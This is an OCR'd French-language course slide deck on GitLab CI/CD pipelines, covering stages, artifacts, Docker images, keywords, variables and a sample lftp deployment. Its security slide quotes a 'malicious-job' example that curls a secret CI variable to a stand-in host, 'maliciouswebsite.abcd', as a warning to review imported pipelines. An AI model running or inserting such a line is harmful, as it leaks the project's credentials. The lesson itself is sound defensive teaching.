9  Running on runner-1c9d9174-project-6200-concurrent-0 via bigci...
11 Getting source from Git repository                                                                 00:01
12 Fetching changes with git depth set to 20...
13 Initialized empty Git repository in /builds/fmichel/cicd_course_samples/.git/
14 Created fresh repository.
15 Checking out ed0a5ba4 as detached HEAD (ref is 1_example)...
16 Skipping Git submodules setup
18 Executing "step_script" stage of the job script                                                     00:00
19 Using docker image sha256:c34834a8fed9cf5c12759a7f077d9a6192636b241a58f09503e18589f190dd10 for debian:stable with digest debian@s
   ha256:9745edf9e4904fd9ff5fbb2e0c0ba0c28a74e77ca645ed751a0aadff56c439bc ...
20 $ echo "Hello " | tr -d "\n" > file1.txt
21 $ echo "world" > file2.txt
22 $ cat file1.txt file2.txt > compiled.txt
24 Cleaning up project directory and file based variables                                               00:01
26 Job succeeded
```


Ajout d'un job de `test`



Le pipeline a échoué…sur le job `test`



⇒ Sans plus de code, les jobs s'exécutent en parallèle



Définition des *stages* d'un pipeline


En général, il est nécessaire de définir l'ordre dans lequel les jobs sont réalisés


- mot-clé `stages` : définit les étapes (`stage`) du pipeline et leur ordre d'exécution
- chaque job est attaché à un `stage` particulier

Browse templates | Help

```yaml
stages:
  - build
  - test

build-job:
  stage: build
  script:
    - echo "Hello " | tr -d "\n" > file1.txt
    - echo "world" > file2.txt
    - cat file1.txt file2.txt > compiled.txt

test:
  stage: test
  script: cat compiled.txt | grep -q 'Hello world '
```

OK mais…no such file or directory !






Par défaut, rien n’est partagé entre les jobs

mot-clés `artifacts` et `paths`


▸ artifacts ▸ artifacts:paths

spécifient les fichiers sauvegardés pour un job réussi (défaut) → archivés sur le GitLab

- ⇒ liste de fichiers et dossiers définie par `paths`
- `artifacts` créés ⇒ téléchargés par les jobs suivants (défaut)
- les *Wildcards* peuvent être utilisés pour définir les `paths`
- Fichiers accessibles dans l'UI de GitLab (Build → Artifacts)



mot-clés `artifacts` et `paths`



Parallélisme des jobs d'un stage

Browse templates | Help

```yaml
stages:
  - build
  - test

build-job:
  stage: build
  script:
    - echo "Hello " | tr -d "\n" > file1.txt
    - echo "world" > file2.txt
    - cat file1.txt file2.txt > compiled.txt
  artifacts:
    paths:
      - compiled.txt

test:
  stage: test
  script: cat compiled.txt | grep -q 'Hello world'

test-existence:
  stage: test
  script: test -f compiled.txt
```


three jobs with some parallelism

passed **Fabien MICHEL** triggered pipeline for commit ef1a3d44 finished just now

For 5_example

latest 3 Jobs 13 seconds, queued for 3 seconds

Pipeline | Needs | Jobs 3 | Tests 0




Production d'un package, i.e. release

.gitlab-ci.yml 506 B

```yaml
stages:
  - build
  - test
  - package

build-job:
  stage: build
  script:
    - echo "Hello " | tr -d "\n" > file1.txt
    - echo "world" > file2.txt
    - cat file1.txt file2.txt > compiled.txt
  artifacts:
    paths:
      - compiled.txt

test:
  stage: test
  script: cat compiled.txt | grep -q 'Hello world'

test-existence:
  stage: test
  script: test -f compiled.txt

package:
  stage: package
  script: cat compiled.txt | gzip > packaged.gz
  artifacts:
    paths:
    - packaged.gz
```

Production d'un package, i.e. release



Artifacts

Total artifacts size 29.46 KiB

Artifacts	Job	Size	Created
2 files	package #32540 6_example 4055a785	393 B	just now
artifacts.zip archive		238 B	
metadata.gz metadata		155 B	

Configuration de `stages` par défaut


Par défaut, `stages` est défini avec un ordre et des noms de stage prédéfinis

Définition par défaut de `stages`

- `.pre` → `build` → `test` → `deploy` → `.post`
- par défaut, un job est associé au stage `test`

Browse templates | Help

```yaml
build:
  stage: build
  script:
    - echo "Hello " | tr -d "\n" > file1.txt
    - echo "world" > file2.txt
    - cat file1.txt file2.txt > compiled.txt
  artifacts:
    paths:
      - compiled.txt

test:
  stage: test
  script: cat compiled.txt | grep -q 'Hello world'

test-existence:
  stage: test
  script: test -f compiled.txt

deploy:
  stage: deploy
  script: cat compiled.txt | gzip > packaged.gz
  artifacts:
    paths:
    - packaged.gz
```



Plan

Un peu de Java !

Browse templates | Help

```yaml
build:
  stage: build
  script:
    - javac Hello.java
  artifacts:
    paths:
      - Hello.class

test:
  stage: test
  script: Java Hello
```

Working with Java

failed **Fabien MICHEL** triggered pipeline for commit 65620748 finished just now

For java

latest 2 Jobs 4 seconds, queued for 3 seconds

Pipeline | Needs | Jobs 2 | **Failed Jobs 1** | Tests 0

Name	Stage	Failure
build	build	

```
      Checking out 65620748 as detached HEAD (ref is java)...

Skipping Git submodules setup
Executing "step_script" stage of the job script
Using docker image sha256:c34834a8fed9cf5c12759a7f077d9a6192636b241a58f09503e18589f190dd10 for debian:stable with digest
debian@sha256:9745edf9e4904fd9ff5fbb2e0c0ba0c28a74e77ca645ed751a0aadff56c439bc ...
$ javac Hello.java
/usr/bin/bash: line 129: javac: command not found
Cleaning up project directory and file based variables
ERROR: Job failed: exit code 1
```

A propos des GitLab runners

Environnement d'un GitLab runner ?

- Un GitLab runner peut être installé sur n'importe quel OS
- Il réalise les jobs via un *Executor*
- Par défaut, l'Executor est le shell de l'OS : ***Shell Executor***

Pour être fiable, un pipeline ne doit pas dépendre d'un environnement d'exécution

- Solution : configurer le runner pour qu'il utilise un ***docker container***
- $\Rightarrow$ permet de choisir l'image docker où sera exécuté le pipeline, ou même un job
- rappel : un conteneur Docker est basé sur une *docker image*

▸ plus d'information

Sélectionner l'image docker

Comment choisir ?

▸ images hébergées sur DockerHub

- Une image docker contient un certain nombre de programmes mais pas tous !
- $\Rightarrow$ nécessite d'utiliser une image contenant les dépendances nécessaires pour les jobs, e.g. Java 17
- il sera aussi possible d'installer d'autres programmes au démarrage de l'image, avant les jobs, e.g. avec `apt-get`

Importance de prendre une version avec un tag

- certaines images ont un nom générique : `eclipse-temurin` (OpenJDK)
- elle fait référence à la dernière version : elle va donc évoluer
- $\Rightarrow$ mieux vaut choisir une version précise et s'y tenir : `eclipse-temurin:11-jdk-alpine`

▸ image eclipse-temurin

En pratique

Browse templates | Help

```yaml
image: eclipse-temurin:11-jdk-alpine

build:
  stage: build
  script:
    - javac Hello.java
  artifacts:
    paths:
      - Hello.class

test:
  stage: test
  script: java Hello
```

using a specific docker image

passed **Fabien MICHEL** triggered pipeline for commit 4995a59b finished 8 minutes ago

For 8_example

latest 2 Jobs 14 seconds, queued for 3 seconds

Pipeline | Needs | **Jobs 2** | Tests 0

Status	Job	Stage	Name
passed	#110213 8_example 4995a59b	test	test
passed	#110212 8_example 4995a59b	build	build

```
Running with gitlab-runner 16.3.0 (8ec04662)
  on Shared Runners Linux 1c9d9174, system ID: s_79f7fe7e00ad
Preparing the "docker" executor                                   00:01
Using Docker executor with image eclipse-temurin:11-jdk-alpine ...
Pulling docker image eclipse-temurin:11-jdk-alpine ...
Using docker image sha256:6503d7bb7d198903719f0925e9dbf06774fa5813ec4ee76746876447e62ed294 for eclipse-temuri
n:11-jdk-alpine with digest eclipse-temurin@sha256:092f0de69f4a1d525d33653f64292e602381aea89f32aa5c5f79760f0ddf
e9f4 ...
Preparing environment                                             00:01
Running on runner-1c9d9174-project-6200-concurrent-0 via bigci...
Getting source from Git repository                                00:01
Fetching changes with git depth set to 20...
Initialized empty Git repository in /builds/fmichel/cicd_course_samples/.git/
Created fresh repository.
Checking out 4995a59b as detached HEAD (ref is 8_example)...
Skipping Git submodules setup
Executing "step_script" stage of the job script                   00:04
Using docker image sha256:6503d7bb7d198903719f0925e9dbf06774fa5813ec4ee76746876447e62ed294 for eclipse-temuri
n:11-jdk-alpine with digest eclipse-temurin@sha256:092f0de69f4a1d525d33653f64292e602381aea89f32aa5c5f79760f0ddf
e9f4 ...
$ javac Hello.java
Uploading artifacts for successful job                            00:01
Uploading artifacts...
Hello.class: found 1 matching artifact files and directories
Uploading artifacts as "archive" to coordinator... 201 Created  id=110212 responseStatus=201 Created token=64_
H11FL
Cleaning up project directory and file based variables            00:01
```

Plan

`.gitlab-ci.yml` keywords

Global keywords configure le pipeline dans son ensemble

A GitLab CI/CD pipeline configuration includes:

- Global keywords that configure pipeline behavior:

Keyword	Description
`default`	Custom default values for job keywords.
`include`	Import configuration from other YAML files.
`stages`	The names and order of the pipeline stages.
`variables`	Define CI/CD variables for all job in the pipeline.
`workflow`	Control what types of pipeline run.

Example of `default`:

```yaml
default:
  image: ruby:3.0

rspec:
  script: bundle exec rspec

rspec 2.7:
  image: ruby:2.7
  script: bundle exec rspec
```

▸ plus d'information

Jobs keywords

Keyword	Description
`after_script`	Override a set of commands that are executed after job.
`allow_failure`	Allow job to fail. A failed job does not cause the pipeline to fail.
`artifacts`	List of files and directories to attach to a job on success.
`before_script`	Override a set of commands that are executed before job.
`cache`	List of files that should be cached between subsequent runs.
`coverage`	Code coverage settings for a given job.
`dast_configuration`	Use configuration from DAST profiles on a job level.
`dependencies`	Restrict which artifacts are passed to a specific job by providing a list of jobs to fetch artifacts from.
`environment`	Name of an environment to which the job deploys.
`except`	Control when jobs are not created.
`extends`	Configuration entries that this job inherits from.
`image`	Use Docker images.
`inherit`	Select which global defaults all jobs inherit.
`interruptible`	Defines if a job can be canceled when made redundant by a newer run.
`needs`	Execute jobs earlier than the stage ordering.
`only`	Control when jobs are created.
`pages`	Upload the result of a job to use with GitLab Pages.
`parallel`	How many instances of a job should be run in parallel.

Jobs keywords

Keyword	Description
`release`	Instructs the runner to generate a release object.
`resource_group`	Limit job concurrency.
`retry`	When and how many times a job can be auto-retried in case of a failure.
`rules`	List of conditions to evaluate and determine selected attributes of a job, and whether or not it's created.
`script`	Shell script that is executed by a runner.
`secrets`	The CI/CD secrets the job needs.
`services`	Use Docker services images.
`stage`	Defines a job stage.
`tags`	List of tags that are used to select a runner.
`timeout`	Define a custom job-level timeout that takes precedence over the project-wide setting.
`trigger`	Defines a downstream pipeline trigger.
`variables`	Define job variables on a job level.
`when`	When to run job.

Plan

GitLab CI/CD variables

documentation

Les variables CI/CD sont un type de variable d'environnement.
Elles sont accéder avec le signe $ ⇒ `$CI_JOB_NAME`

cas d'utilisation

- contrôler le comportement des jobs dans un pipeline
- stocker des valeurs utilisées à différents endroits du pipeline
- éviter de coder en dur des valeurs dans le `.gitlab-ci.yml`

```yaml
job1:
  stage: test
  script:
    - echo "The job's stage is '$CI_JOB_STAGE'"
```

Il existe de nombreuses variables prédéfinies

Predefined CI/CD variables

Définir de nouvelles variables avec le mot-clé `variables`

Elles peuvent être locales à un job ou partagées par tout le pipeline :

```
variables:
  GLOBAL_VAR: "A global variable"

job1:
  variables:
    JOB_VAR: "A job variable"
  script:
    - echo "Variables are '$GLOBAL_VAR' and '$JOB_VAR'"

job2:
  script:
    - echo "Variables are '$GLOBAL_VAR' and '$JOB_VAR'"
```

In this example:


- `job1` outputs `Variables are 'A global variable' and 'A job variable'`
- `job2` outputs `Variables are 'A global variable' and ''`

Ignorer les variables globales localement


```yaml
variables:
  GLOBAL_VAR: "A global variable"

job1:
  variables: {}
  script:
    - echo This job does not need any variables
```

Définir des variables dans l'UI de GitLab

La valeur de certaines variables ne doit pas être codée dans le fichier : mots de passe, token, etc. ⇒ on les définit directement dans GitLab. Elles ne sont visibles qu'aux rôles *maintainer+*



Définir des variables dans l'UI de GitLab



Mask variable : valeur cachée dans la sortie du job ⇒

```
23 Using docker image sha256:6503d7bb7d198903719f0925e9dbf06
   n:11-jdk-alpine with digest eclipse-temurin@sha256:092f0de
   e9f4 ...
24 $ echo $IUT_PASSW
25 [MASKED]
27 Cleaning up project directory and file based variables
29 Job succeeded
```

Attention à la sécurité des variables

Review the `.gitlab-ci.yml` file of imported projects before you add files or run pipelines against them.

The following example shows malicious code in a `.gitlab-ci.yml` file:

```
accidental-leak-job:
  script:                                          # Password exposed accidentally
    - echo "This script logs into the DB with $USER $PASSWORD"
    - db-login $USER $PASSWORD

malicious-job:
  script:                                          # Secret exposed maliciously
    - curl --request POST --data "secret_variable=$SECRET_VARIABLE" "https://maliciouswebsite.abcd/"
```

To help reduce the risk of accidentally leaking secrets through scripts like in `accidental-leak-job`, all variables containing sensitive information should be masked in job logs. You can also limit a variable to protected branches and tags only.

Variable référençant des fichiers

Dans l'UI, il est possible de définir des variables qui sont des fichiers, e.g. une clé SSH

Use file type CI/CD variables for tools that need a file as input. The AWS CLI and `kubectl` are both tools that use `File` type variables for configuration.

For example, if you are using `kubectl` with:

- A variable with a key of `KUBE_URL` and `https://example.com` as the value.
- A file type variable with a key of `KUBE_CA_PEM` and a certificate as the value.

Pass `KUBE_URL` as a `--server` option, which accepts a variable, and pass `$KUBE_CA_PEM` as a `--certificate-authority` option, which accepts a path to a file:

```
kubectl config set-cluster e2e --server="$KUBE_URL" --certificate-authority="$KUBE_CA_PEM"
```

Pour finir sur les variables : ▸ Where variables can be used

Plan

Exemple de déploiement

On a tout ce qu'il faut pour un premier déploiement : une simple mise à disposition de l'archive sur le net

rowse templates | Help

```yaml
image: eclipse-temurin:11-jdk-alpine

variables:
  VERSION: "1.0"
  PACKAGE_NAME: "hello-$VERSION.zip"

build:
  stage: build
  script:
    - javac Hello.java
  artifacts:
    paths:
      - Hello.class

test:
  script: java Hello

deploy:
  image: finalgene/openssh
  stage: deploy
  script:
    - echo $PACKAGE_NAME
    - cat Hello.class | gzip > $PACKAGE_NAME
    - echo "<a href=\"$PACKAGE_NAME\">Last version -> $PACKAGE_NAME</a>" > index.html
    - apk add lftp #install the lftp package on the alpine distro
    - lftp -u $IUT_USER,$IUT_PASSW -e "set ftp:ssl-allow 0; cd public_html; put $PACKAGE_NAME index.html; bye;" sftp://ftpinfo.iutmontp.univ-montp2.fr
```

Exemple de déploiement

passed **Job deploy** triggered 1 minute ago by **Fabien MICHEL**

Search job log

```
Running with gitlab-runner 16.3.0 (8ec04662)
  on Shared Runners Linux 1c9d9174, system ID: s_79f7fe7e00ad
Preparing the "docker" executor                                                    00:02
Using Docker executor with image finalgene/openssh ...
Pulling docker image finalgene/openssh ...
